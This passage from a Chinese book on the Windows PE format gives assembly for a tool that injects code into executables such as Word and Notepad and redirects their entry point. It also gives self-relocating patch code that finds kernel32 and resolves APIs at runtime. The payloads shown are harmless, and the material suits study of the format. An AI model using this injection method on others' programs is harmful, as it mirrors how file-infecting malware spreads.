000002A0  00 00 00 00 00 00 00 00 63 6F 6D 64 6C 67 33 32  ........comdlg32
000002B0  2E 64 6C 6C 00 53 48 45 4C 4C 33 32 2E 64 6C 6C  .dll.SHELL32.dll
000002C0  00 57 49 4E 53 50 4F 4F 4C 2E 44 52 56 00 43 4F  .WINSPOOL.DRV.CO
000002D0  4D 43 54 4C 33 32 2E 64 6C 6C 00 6D 73 76 63 72  MCTL32.dll.msvcr
000002E0  74 2E 64 6C 6C 00 41 44 56 41 50 49 33 32 2E 64  t.dll.ADVAPI32.d
000002F0  6C 6C 00 4B 45 52 4E 45 4C 33 32 2E 64 6C 6C 00  ll.KERNEL32.dll.
00000300  4E 54 44 4C 4C 2E 44 4C 4C 00 47 44 49 33 32 2E  NTDLL.DLL.GDI32.
00000310  64 6C 6C 00 55 53 45 52 33 32 2E 64 6C 6C 00 00  dll.USER32.dll..
00000320  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

可以看到，在节表后，文件偏移0x00000250开始的位置还有一些与绑定导入有关的数据，如果用本章开发的第一种补丁工具对这种程序打补丁，在OD中调试会提示找不到动态链接库。

对这种PE文件打补丁的基本思路是：从目标PE的第一个节表的文件偏移往前找非0字节（找到足够可以存放补丁代码大小的0即终止查找）；然后，将lpPatchPE指向该位置，保留原始数据即可。与记事本程序的文件头类似的还有很多常见的程序，比如IExplorer.exe、

Explorer.exe等。

15.3.3 主要代码

本实例依旧使用第2章的pe.asm作为基本程序框架，在_openFile函数中增加代码清单15-1所示代码。以下代码完成了对指定目标PE实施补丁的功能，补丁程序选择15.2节生成的path.exe程序，生成的打过补丁的目标PE文件为C:\bindA.exe，完整的代码请参照随书文件chapter15\bind.asm。

代码清单15-1 补丁工具_openFile函数代码片段（chapter15\bind.asm）

```
;到此为止，两个内存文件的指针已经获取到了
;@lpMemory和@lpMemory1分别指向两个文件头
;补丁代码段大小
invoke getCodeSegSize,@lpMemory
mov dwPatchCodeSize,eax
invoke wsprintf,addr szBuffer,addr szOut100,eax
invoke _appendInfo,addr szBuffer
.if dwPatchCodeSize>0DA8h ;间隙一的空间不足
invoke _appendInfo,addr szOutErr
ret
.endif
;调整esi,edi指向DOS头
mov esi,@lpMemory
assume esi:ptr IMAGE_DOS_HEADER
mov edi,@lpMemory1
assume edi:ptr IMAGE_DOS_HEADER
mov eax,[edi].e_lfanew
mov lpPatchPE,eax ;目标PE的DOS头
pushad
invoke wsprintf,addr szBuffer,addr szOut101,lpPatchPE
invoke _appendInfo,addr szBuffer
invoke wsprintf,addr szBuffer,addr szOut102,lpPatchPE
invoke _appendInfo,addr szBuffer
popad
;为目标文件分配内存
xor edx,edx
mov eax,dwPatchCodeSize
mov bx,8
div bx
.if edx>0
inc eax
.endif
xor edx,edx
```

```
mov bx,8
mul bx
mov dwNewPatchCodeSize,eax ;新文件大小以8字节为单位对齐

pushad
invoke wsprintf,addr szBuffer,addr szOut104,eax
invoke _appendInfo,addr szBuffer
popad

;求节表大小

invoke _getRVACount,@lpMemory1
inc eax
xor edx,edx
mov bx,sizeof IMAGE_SECTION_HEADER
mul bx
mov dword ptr dwSections,eax

pushad
invoke wsprintf,addr szBuffer,addr szOut111,dwSections
invoke _appendInfo,addr szBuffer
popad


;求文件头大小
mov eax,lpPatchPE
add eax,dwNewPatchCodeSize
add eax,sizeof IMAGE_NT_HEADERS
add eax,dwSections
mov dwNewHeaders,eax
;将文件头按照文件FileAlign对齐
invoke getFileAlign,@lpMemory1
mov dwFileAlign,eax
mov ebx,eax

xor edx,edx
mov eax,dwNewHeaders ;文件头的实际大小

pushad
invoke wsprintf,addr szBuffer,addr szOut109,dwNewHeaders
invoke _appendInfo,addr szBuffer
popad


div bx
.if edx>0
inc eax
.endif
xor edx,edx
mov ebx,dwFileAlign
mul bx ;eax中是求出的对齐了以后的文件头大小
mov dword ptr lpOthers,eax

pushad
invoke wsprintf,addr szBuffer,addr szOut110,lpOthers
invoke _appendInfo,addr szBuffer
popad

```

```
;求新文件的大小
mov esi,@lpMemory1
assume esi:ptr IMAGE_DOS_HEADER
add esi,[esi].e_lfanew
assume esi:ptr IMAGE_NT_HEADERS
mov edx,esi
add edx,sizeof IMAGE_NT_HEADERS
mov esi,edx ;节表的起始位置
;求第一节的文件偏移
assume esi:ptr IMAGE_SECTION_HEADER
mov eax,[esi].PointerToRawData
;判断该值与lpOthers的区别，其差为文件多出的部分
mov ebx,lpOthers
sub ebx,eax
mov dwOff,ebx ;dwOff是文件多出的部分
mov eax,@dwFileSize1
add eax,dwOff ;目标文件的大小+对齐后的补丁代码大小为新文件大小，
mov dwNewFileSize,eax
pushad
invoke wsprintf,addr szBuffer,addr szOut105,\
@dwFileSize1,eax
invoke _appendInfo,addr szBuffer
popad
;申请内存空间
invoke GlobalAlloc,GHND,dwNewFileSize
mov @hDstFile,eax
invoke GlobalLock,@hDstFile
mov lpDstMemory,eax ;将指针给@lpDst
;将目标文件的DOS头部分复制到内存区域
mov ecx,lpPatchPE ;目标文件DOS头的大小
invoke MemCopy,@lpMemory1,lpDstMemory,ecx
;获取补丁代码所在节在文件中的起始位置
invoke getCodeSegStart,@lpMemory
mov dwPatchCodeSegStart,eax
;复制补丁代码
mov esi,dwPatchCodeSegStart
add esi,@lpMemory
mov edi,lpDstMemory
add edi,lpPatchPE
mov ecx,dwPatchCodeSize
invoke MemCopy,esi,edi,ecx
;复制PE头及目标节表
mov esi,@lpMemory1
assume esi:ptr IMAGE_DOS_HEADER
add esi,[esi].e_lfanew
mov edi,lpDstMemory
add edi,lpPatchPE
add edi,dwNewPatchCodeSize ;对齐以后的代码大小
```

```
;要复制的字节个数=IMAGE_NT_HEADERS+节表大小
mov ecx,sizeof IMAGE_NT_HEADERS ;
add ecx,dwSections
invoke MemCopy,esi,edi,ecx
nop
;定位到lpOthers
;复制节的详细内容
mov esi,@lpMemory1
assume esi:ptr IMAGE_DOS_HEADER
add esi,[esi].e_lfanew
assume esi:ptr IMAGE_NT_HEADERS
mov edx,esi
add edx,sizeof IMAGE_NT_HEADERS
mov esi,edx ;节表的起始位置
;求节表中第一节的文件偏移
assume esi:ptr IMAGE_SECTION_HEADER
mov eax,[esi].PointerToRawData
mov dwFirstSectionStart,eax
mov esi,@lpMemory1
add esi,dwFirstSectionStart
;判断该值与lpOthers的区别，其差为文件多出的部分
mov ebx,lpOthers
sub ebx,eax
mov dwOff,ebx ;dwOff是文件多出的部分
mov edi,lpDstMemory
add edi,lpOthers
;将剩余的节的数据复制到指定位置
mov ecx,@dwFileSize1
sub ecx,dwFirstSectionStart
invoke MemCopy,esi,edi,ecx
mov eax,lpPatchPE
mov dwNewEntryPoint,eax ;新入口指针=代码在文件中的起始偏移
;因为文件头被装入内存页面00000000h处
;获得函数入口地址
invoke getEntryPoint,@lpMemory1
mov dwDstEntryPoint,eax
pushad
invoke wsprintf,addr szBuffer,addr szOut106,eax
invoke _appendInfo,addr szBuffer
popad
;修正各种值
;更改DOS头大小，即设置间隙一
mov edi,lpDstMemory
```

```
assume edi:ptr IMAGE_DOS_HEADER
mov eax,dwNewPatchCodeSize
add eax,lpPatchPE
mov [edi].e_lfanew,eax
;修正函数入口地址
mov esi,@lpMemory
assume esi:ptr IMAGE_DOS_HEADER
mov edi,lpDstMemory
assume edi:ptr IMAGE_DOS_HEADER
add esi,[esi].e_lfanew
assume esi:ptr IMAGE_NT_HEADERS
add edi,[edi].e_lfanew
assume edi:ptr IMAGE_NT_HEADERS
mov eax,dwNewEntryPoint
mov [edi].OptionalHeader.AddressOfEntryPoint,eax
;修正补丁代码中的E9指令后的操作数
mov eax,lpDstMemory
add eax,lpPatchPE
add eax,dwPatchCodeSize
sub eax,5 ;eax指向了E9的操作数
mov edi,eax
sub eax,lpDstMemory
add eax,4
mov ebx,dwDstEntryPoint
sub ebx,eax
mov dword ptr [edi],ebx
pushad
invoke wsprintf,addr szBuffer,addr szOut112,ebx
invoke _appendInfo,addr szBuffer
popad
;修正节表中记录文件偏移的几个字段
invoke changeRawOffset,@lpMemory,@lpMemory1
;将新文件内容写入到c:\bindA.exe
invoke writeToFile,lpDstMemory,dwNewFileSize
```

注释比较完整和清晰，请读者结合编程思路自行分析该部分代码的功能。完整代码请参看随书文件chapter15\bind.asm。

15.3.4　运行测试

编译链接bind.asm，生成bind.exe，执行该程序。

选择菜单“文件”|“打开补丁文件”，选择patch1.exe。

选择菜单“文件”|“打开PE文件”，选择C:\WINWORD.EXE。

选择菜单“文件”|“附加到间隙一”，执行打补丁过程。运行时的输出如下：

```
补丁程序：D:\masm32\source\chapter15\patch1.exe
目标 PE 程序：C:\WINWORD.EXE

补丁代码段大小：00000196
目标 PE 文件的 DOS 头大小为：00000150
补丁代码在目标文件中的文件偏移量为：00000150
间隙一的大小为：00000198
目标程序所有节表占用的字节数：000000f0
新文件的 PE 头实际大小为：000004d0
节表后的数据位于文件的偏移：00000600
原文件大小为：00bbd950    加补丁后的新文件的大小为：00bbdb50
目标 PE 的入口地址为：000019f0
补丁代码中的 E9 指令后的操作数修正为：0000170b
节中需要修正的文件偏移地址如下：
   节名：.text      原始偏移：00000400       修正后的偏移：00000600

  节名：.data      原始偏移：00aa7000       修正后的偏移：00aa7200
  节名：.tls       原始偏移：00b51600       修正后的偏移：00b51800
  节名：.cdata     原始偏移：00b51800       修正后的偏移：00b51a00
  节名：.rsrc      原始偏移：00b51a00       修正后的偏移：00b51c00
```

以上信息比第14章看到的少，主要原因是补丁程序的设计做了很大的改动。你可以使用PEInfo和PEComp两个小工具对原文件和生成的新文件进行比对分析，这里略过。运行界面如图15-5所示。

PE文件附加代码 by qixiaorui

文件(F)

补丁程序：D:\masm32\source\chapter12\patch1.exe
目标PE程序：C:\WINWORD.EXE

补丁代码段大小：00000196
目标PE文件的DOS头大小为：00000150
补丁代码在目标文件中的文件偏移量为：00000150
空隙一的大小为：00000198
目标程序所有节表占用的字节数：000000f0
新文件的PE头实际大小为：000004d0
节表后的数据位于文件的偏移：00000600
原文件大小为：00bbd950　加补丁后的新文件的大小为：00bbdb50
目标PE的入口地址为：000019f0
补丁代码中的E9指令后的操作数修正为：0000170b

节中需要修正的文件偏移地址如下：
节名：.text　原始偏移：00000400　修正后的偏移：00000600
节名：.data　原始偏移：00aa7000　修正后的偏移：00aa7200
节名：.tls　原始偏移：00b51600　修正后的偏移：00b51800
节名：.cdata　原始偏移：00b51800　修正后的偏移：00b51a00
节名：.rsrc　原始偏移：00b51a00　修正后的偏移：00b51c00

图　15-5　为WinWord打补丁运行界面

运行C:\bindA.exe可以看到，首先出现HelloWorld对话框，然后才打开Word程序。

15.4　存在绑定导入数据的PE补丁程序实例

本节针对上一节开发的补丁进行改进，使其可以适应具有绑定导入数据的PE文件。这些改进涉及补丁程序和补丁工具，以下将分别讨论。

15.4.1　改进补丁程序

补丁程序的编写方法及某些技巧的运用直接决定了打补丁的难易程度。以下是改进后的补丁程序的部分代码：

```
;代码段
.code
jmp start ;代码段的起始指令为跳转指令，接下来定义的是只读属性的常量
szText db 'HelloWorldPE',0
szGetProcAddr db 'GetProcAddress',0
szLoadLib db 'LoadLibraryA',0
szMessageBox db 'MessageBoxA',0
user32_DLL db 'user32.dll',0,0

start:
;取当前函数的栈顶值
mov eax,dword ptr [esp]
push eax
call @F ;免去重定位
@@:
pop ebx
sub ebx,offset @B
pop eax
invoke _goThere ;调用我们的补丁代码
jmpToStart db 0E9h,0F0h,0FFh,0FFh,0FFh ;跳转到原代码部分执行
ret
end start
```

我们将补丁程序用到的所有代码装入一个子程序，将用到的可读、可写的数据全部设置为局部变量，让程序自动使用栈存取这些数据，这样可以避免代码操作数的重定位。代码清单15-2是补丁代码中子程序的实现过程。

代码清单15-2　补丁子程序的函数_goThere（chapter15\patch1.asm）

```
_goThere proc
local _getProcAddress:_ApiGetProcAddress ;定义函数
local _loadLibrary:_ApiLoadLib
local _messageBox:_ApiMessageBoxA

local hKernel32Base:dword
local hUser32Base:dword
local lpGetProcAddr:dword
```

```
10 local lpLoadLib:dword
11
12 pushad
13
14 ;获取kernel32.dll的基地址
15 invoke _getKernelBase,eax
16
17 mov hKernel32Base,eax
18
19 ;从基地址出发搜索GetProcAddress函数的首址
20 mov eax,offset szGetProcAddr
21 add eax,ebx
22
23 mov edi,hKernel32Base
24 mov ecx,edi
25
26 invoke _getApi,ecx,eax
27 mov lpGetProcAddr,eax
28
29 ;为函数引用赋值GetProcAddress
30 mov _getProcAddress,eax
31
32 ;使用GetProcAddress函数的首址
33 ;传入两个参数调用GetProcAddress函数
34 ;获得LoadLibraryA的首址
35 mov eax,offset szLoadLib
36 add eax,ebx
37 invoke _getProcAddress,hKernel32Base,eax
38 mov _loadLibrary,eax
39
40 ;使用LoadLibrary获取user32.dll的基地址
41 mov eax,offset user32_DLL
42 add eax,ebx
43 invoke _loadLibrary,eax
44
45 mov hUser32Base,eax
46
47 ;使用GetProcAddress函数的首址
48 ;获得函数MessageBoxA的首址
49 mov eax,offset szMessageBox
50 add eax,ebx
51 invoke _getProcAddress,hUser32Base,eax
52 mov _messageBox,eax
53
54 ;调用函数MessageBoxA
55 mov eax,offset szText
56 add eax,ebx
57 invoke _messageBox,NULL,eax,NULL,MB_OK
58
59 popad
60 ret
61 _goThere endp
```

补丁代码的子程序几乎完成了全部的补丁功能。行14～17调用内部函数_getKernelBase获取kernel32.dll的基地址；行19～38得到GetProcAddress和LoadLibraryA两个函数的地址；行40～45动态加载user32.dll到进程虚拟内存空间；行47～52得到函数MessageBoxA的地

址，行54～57调用MessageBoxA显示弹出窗口。

15.4.2 修正补丁工具

上一节开发的bind.asm无法对存在绑定导入数据的PE进行补丁，现在就来修正这个缺点。补丁工具用到的变量所在位置如图15-6所示。




图 15-6 bind1程序中各数据的位置

如图15-6所示，为了保持目标PE文件中绑定导入数据的相对位置不发生变化，补丁工具首先求出了目标PE文件头中有效的数据长度dwValidHeaderSize，这个长度包含了PE头和绑定导入数据；然后，将这些数据复制到内存申请的新的空间中；在这之后才附加了补丁代码。与图15-4相比，补丁代码部分多了一部分数据，这部分数据即是上图中“一直到原PE头中有效数据结束为止（再加两个0）”所示的数据。补丁工具的主要代码依然在_openFile中，见代码清单15-3。

代码清单15-3 改进的补丁工具的函数_openFile（chapter15\bind1.asm）

```

;到此为止
;两个内存文件的指针已经获取到了
```

```
;@lpMemory和@lpMemory1分别指向两个文件头
;补丁代码段大小
invoke getCodeSegSize,@lpMemory
mov dwPatchCodeSize,eax
invoke wsprintf,addr szBuffer,addr szOut100,eax
invoke _appendInfo,addr szBuffer
;调整esi,edi指向DOS头
mov esi,@lpMemory
assume esi:ptr IMAGE_DOS_HEADER
mov edi,@lpMemory1
assume edi:ptr IMAGE_DOS_HEADER
nop
;查找原PE头的有效数据长度
invoke getValidHeadSize,@lpMemory1
mov dwValidHeadSize,eax
invoke wsprintf,addr szBuffer,addr szOut113,eax
invoke _appendInfo,addr szBuffer
mov eax,dwPatchCodeSize
add eax,dwValidHeadSize
mov dwBlock1,eax ;原PE头有效数据长度+补丁代码有效数据
;将数据按8位对齐
xor edx,edx
mov bx,8
div bx
.if edx>0
inc eax
.endif
xor edx,edx
mov bx,8
mul bx
mov lpPatchPE,eax ;新文件大小以8字节为单位对齐
pushad
invoke wsprintf,addr szBuffer,addr szOut101,lpPatchPE
invoke _appendInfo,addr szBuffer
invoke wsprintf,addr szBuffer,addr szOut102,lpPatchPE
invoke _appendInfo,addr szBuffer
popad
invoke _getRVACount,@lpMemory1
inc eax
xor edx,edx
mov bx,sizeof IMAGE_SECTION_HEADER
mul bx
mov dword ptr dwSections,eax
pushad
invoke wsprintf,addr szBuffer,addr szOut111,dwSections
invoke _appendInfo,addr szBuffer
popad
```

```
;eax中存放了PE头和节表大小的和
add eax,sizeof IMAGE_NT_HEADERS
mov dwPE_SECTIONSize,eax
mov ebx,lpPatchPE
add ebx,eax
mov dwHeaderSize,ebx ;头的有效数据大小
.if ebx>1000h ;间隙一的空间不足
invoke _appendInfo,addr szOutErr
ret
.endif
;将文件头按照文件FileAlign对齐
invoke getFileAlign,@lpMemory1
mov dwFileAlign,eax
mov ebx,eax
xor edx,edx
mov eax,dwHeaderSize ;文件头的实际大小
pushad
invoke wsprintf,addr szBuffer,addr szOut109,dwHeaderSize
invoke _appendInfo,addr szBuffer
popad
div bx
.if edx>0
inc eax
.endif
xor edx,edx
mov ebx,dwFileAlign
mul bx ;eax中是求出的对齐后的文件头大小
mov dword ptr lpOthers,eax
pushad
invoke wsprintf,addr szBuffer,addr szOut110,lpOthers
invoke _appendInfo,addr szBuffer
popad
;求新文件大小
mov esi,@lpMemory1
assume esi:ptr IMAGE_DOS_HEADER
add esi,[esi].e_lfanew
assume esi:ptr IMAGE_NT_HEADERS
mov edx,esi
add edx,sizeof IMAGE_NT_HEADERS
mov esi,edx ;节表的起始位置
;求第一节的文件偏移
assume esi:ptr IMAGE_SECTION_HEADER
mov eax,[esi].PointerToRawData
;判断该值与lpOthers的区别，其差为文件多出的部分
mov ebx,lpOthers
sub ebx,eax
mov dwOff,ebx ;dwOff是文件多出的部分
mov eax,@dwFileSize1
```

```
;目标文件的大小+对齐后的补丁代码大小为新文件大小
add eax,dwOff
mov dwNewFileSize,eax

pushad
invoke wsprintf,addr szBuffer,addr szOut105,\
@dwFileSize1,eax
invoke _appendInfo,addr szBuffer
popad


;申请内存空间
invoke GlobalAlloc,GHND,dwNewFileSize
mov @hDstFile,eax
invoke GlobalLock,@hDstFile
mov lpDstMemory,eax ;将指针给@lpDst


;将目标文件的DOS头部分复制到内存区域
;目标文件DOS头+Dos Stub+其他有效数据的大小
mov ecx,dwValidHeadSize
invoke MemCopy,@lpMemory1,lpDstMemory,ecx

;获取补丁代码所在节在文件中的起始位置
invoke getCodeSegStart,@lpMemory
mov dwPatchCodeSegStart,eax

;复制补丁代码
mov esi,dwPatchCodeSegStart
add esi,@lpMemory

mov edi,lpDstMemory
add edi,dwValidHeadSize
mov ecx,dwPatchCodeSize
invoke MemCopy,esi,edi,ecx

;复制PE头及目标节表
mov esi,@lpMemory1
assume esi:ptr IMAGE_DOS_HEADER
add esi,[esi].e_lfanew

mov edi,lpDstMemory
add edi,lpPatchPE

mov ecx,dwPE_SECTIONSize

invoke MemCopy,esi,edi,ecx


;定位到lpOthers
;复制节的详细内容
mov esi,@lpMemory1
assume esi:ptr IMAGE_DOS_HEADER
add esi,[esi].e_lfanew
assume esi:ptr IMAGE_NT_HEADERS
mov edx,esi
add edx,sizeof IMAGE_NT_HEADERS
mov esi,edx ;节表的起始位置

```

```
;求节表中第一节的文件偏移
assume esi:ptr IMAGE_SECTION_HEADER
mov eax,[esi].PointerToRawData
mov dwFirstSectionStart,eax
mov esi,@lpMemory1
add esi,dwFirstSectionStart
;判断该值与lpOthers的区别，其差为文件多出的部分
mov ebx,lpOthers
sub ebx,eax
mov dwOff,ebx ;dwOff是文件多出的部分
mov edi,lpDstMemory
add edi,lpOthers
;将剩余的节的数据复制到指定位置
mov ecx,@dwFileSize1
sub ecx,dwFirstSectionStart
invoke MemCopy,esi,edi,ecx
mov eax,dwValidHeadSize
;新入口指针=代码在文件中的起始偏移
;因为文件头被装入内存页面00000000h处
mov dwNewEntryPoint,eax
;获得函数入口地址
invoke getEntryPoint,@lpMemory1
mov dwDstEntryPoint,eax
pushad
invoke wsprintf,addr szBuffer,addr szOut106,eax
invoke _appendInfo,addr szBuffer
popad
;修正各种值
;更改DOS头大小，即设置间隙一
mov edi,lpDstMemory
assume edi:ptr IMAGE_DOS_HEADER
mov eax,lpPatchPE
mov [edi].e_lfanew,eax
;修正函数入口地址
mov esi,@lpMemory
assume esi:ptr IMAGE_DOS_HEADER
mov edi,lpDstMemory
assume edi:ptr IMAGE_DOS_HEADER
add esi,[esi].e_lfanew
assume esi:ptr IMAGE_NT_HEADERS
add edi,[edi].e_lfanew
assume edi:ptr IMAGE_NT_HEADERS
mov eax,dwNewEntryPoint
mov [edi].OptionalHeader.AddressOfEntryPoint,eax
```

```
240
241
242 ;修正补丁代码中的E9指令后的操作数
243 mov eax,lpDstMemory
244 add eax,dwBlock1
245 sub eax,5 ;eax指向了E9的操作数
246 mov edi,eax
247
248 sub eax,lpDstMemory
249 add eax,4
250
251 mov ebx,dwDstEntryPoint
252 sub ebx,eax
253 mov dword ptr [edi],ebx
254
255 pushad
256 invoke wsprintf,addr szBuffer,addr szOut112,ebx
257 invoke _appendInfo,addr szBuffer
258 popad
259
260
261 ;修正节表中记录文件偏移的几个字段
262 invoke changeRawOffset,@lpMemory,@lpMemory1
263
264 ;修正SizeOfCode
265 ;因为该值只影响调试，不影响执行效果，所以不做修改
266
267 ;修正SizeOfHeaders最重要，如果不修改,程序无法运行
268 mov edi,lpDstMemory
269 assume edi:ptr IMAGE_DOS_HEADER
270 add edi,[edi].e_lfanew
271 assume edi:ptr IMAGE_NT_HEADERS
272 mov eax,lpOthers
273 mov [edi].OptionalHeader.SizeOfHeaders,eax
274
275 ;修正SizeOfImage
276 ;因为该值没有发生变化，所以无需修改
277
278 ;将新文件内容写入到c:\bindA.exe
279 invoke writeToFile,lpDstMemory,dwNewFileSize
```

与bind.asm相比，bind1.asm充分考虑了节表定义后的一些有用的数据。行22调用函数getValidHeadSize获得目标PE文件头部的有效长度。这个有效长度包括绑定导入数据等分布在标准文件头部后的一些数据，新的文件头部的长度将包含这些有效数据的长度。如果不考虑这些数据，好多程序是无法打补丁的。

15.4.3　为记事本程序打补丁

下面，为了测试对头部具有绑定导入数据的PE文件补丁效果，我们使用bind1为记事本程序打补丁，补丁程序选择patch1.exe。运行结果如下：

```
补丁程序：D:\masm32\source\chapter15\patch1.exe
目标 PE 程序：C:\notepad.exe

补丁代码段大小：00000196

目标 PE 头的数据的有效长度为 :00000320
目标 PE 文件的 DOS 头大小为：000004b8
补丁代码在目标文件中的文件偏移量为：000004b8
目标程序所有节表占用的字节数：000000a0
新文件的 PE 头实际大小为：00000650
节表后的数据位于文件的偏移：00000800
原文件大小为：00010400
加补丁后的新文件的大小为：00010800
目标 PE 的入口地址为：0000739d
补丁代码中的 E9 指令后的操作数修正为：00006ee8

节中需要修正的文件偏移地址如下：
    节名：.text      原始偏移：00000400      修正后的偏移：00000800
    节名：.data      原始偏移：00007c00      修正后的偏移：00008000
    节名：.rsrc      原始偏移：00008400      修正后的偏移：00008800
```

经测试，打完补丁以后生成的C:\bindA可以正常运行；其运行效果是先弹出HelloWorld对话框，用户确认后才弹出记事本程序窗口。

15.5 小结

本章主要介绍在扩充DOS Stub以后产生的PE间隙中插入程序的方法。PE文件中存在三处间隙，想在间隙里插入程序，首先要通过合理地修改某些头部字段实现间隙；然后，将补丁程序复制到这些间隙中，并对补丁程序和文件头部信息进行修正。

和第14章不同，这种方法改变了文件前半部分的大小，因此，后半部分涉及节中与文件偏移有关的信息必须得到修正。

第16章　在PE新增节中插入程序

本章研究的是在目标PE中新增一个节，并将可执行代码附加到该节中的技术。本章设计了一个在本地建立子目录的补丁程序和补丁工具。补丁工具中对文件头部做的修改主要包括以下字段：SizeOfHeader、SizeOfImage、AddressOfEntryPoint和NumberOfSections。

16.1　新增PE节的方法

补丁程序创造空间最好的做法就是：按照PE数据结构的规则新增加一个节，然后将这个节有机地融合到PE文件中。

为PE文件新增加一个节的空间，只需要扩充文件尾部即可。但要想将该节加入到PE文件中，并通知PE头部信息，要做的工作还是不少的，这些工作包括但不仅限于：

在文件头部重新修改节的数量字段。

在文件头部节表后追加一个节的IMAGE_SECTION_DESCRIPTOR描述结构，并对这个结构中的每个字段赋值。

如果新建的PE节中包含可执行代码，必须设置好该节的属性，保证该节被装载到内存后对应的页面是可执行。

幸运的是，节表的定义位于文件头部，且在其他数据结构定义之后，其扩充操作可以在文件头部范围内完成，而无需移动其他节相关的数据。图16-1为新增一个节后的PE结构示意图。




图 16-1 新增一个节后的PE文件结构

如图所示，节表中增加了一项用于描述新增加的节，然后将变动的文件头部分按照文件对齐粒度实施对齐，新增的节附加到文件末尾。首先来了解本章用到的补丁程序。

16.2　在本地建立子目录的补丁程序实例

本实例中，补丁程序的主要目标是在本地C盘根目录下建立子目录。补丁程序的字节码将被添加到新的节中，以下为补丁程序源代码，该补丁程序实现以下两个功能：在C盘上创建一个名为BBBN的目录，然后显示一个对话框。

16.2.1　补丁程序源代码

为了降低编写补丁工具的难度，在补丁程序代码中使用了前面几章讲述的编程技术，如补丁代码中对涉及地址的地方使用了本书6.1节中的代码重定位技术，对导入函数的调用则使用了本书11.4节中介绍的API函数地址的动态获取技术，完整源代码见代码清单16-1。

代码清单16-1　创建目录的方法（chapter16\patch.asm）

```
;-------------------------
;一段附加到其他PE文件的小程序
;本段代码使用了API函数地址动态获取以及重定位技术
;程序功能：实现创建目录的方法
;作者：戚利
;开发日期：2010.6.30
;-------------------------
.386
.model flat,stdcall
option casemap:none
include windows.inc
_ProtoGetProcAddress typedef proto :dword,:dword
_ProtoLoadLibrary typedef proto :dword
_ProtoCreateDir typedef proto :dword,:dword
_ApiGetProcAddress typedef ptr _ProtoGetProcAddress
_ApiLoadLibrary typedef ptr _ProtoLoadLibrary
_ApiCreateDir typedef ptr _ProtoCreateDir
;被添加到目标文件的代码从这里开始，到APPEND_CODE_END处结束
.code
jmp _NewEntry
szGetProcAddr db 'GetProcAddress',0
szLoadLib db 'LoadLibraryA',0
```

```
szCreateDir db 'CreateDirectoryA',0 ;该方法在kernel32.dll中
szDir db 'c:\\BBBN',0 ;要创建的目录


;----------------------------
;错误Handler
;----------------------------------------
_SEHHandler proc _lpException,_lpSEH,_lpContext,_lpDispatcher
pushad
mov esi,_lpException
mov edi,_lpContext
assume esi:ptr EXCEPTION_RECORD,edi:ptr CONTEXT
mov eax,_lpSEH
push [eax+0ch]
pop [edi].regEbp
push [eax+8]
pop [edi].regEip
push eax
pop [edi].regEsp
assume esi:nothing,edi:nothing
popad
mov eax,ExceptionContinueExecution
ret
_SEHHandler endp

;------------------------------------------
;在内存中扫描kernel32.dll的基地址
;从指定的基地址处向高地址搜索
;------------------------------------------

_getKernelBase proc _dwKernelRet
local @dwReturn

pushad
mov @dwReturn,0

;重定位
call @F
@@:
pop ebx
sub ebx,offset @B

;创建用于错误处理的SEH结构
assume fs:nothing
push ebp
lea eax,[ebx+offset _ret]
push eax
lea eax,[ebx+offset _SEHHandler]
push eax
push fs:[0]
mov fs:[0],esp

;查找kernel32.dll的基地址
mov edi,_dwKernelRet
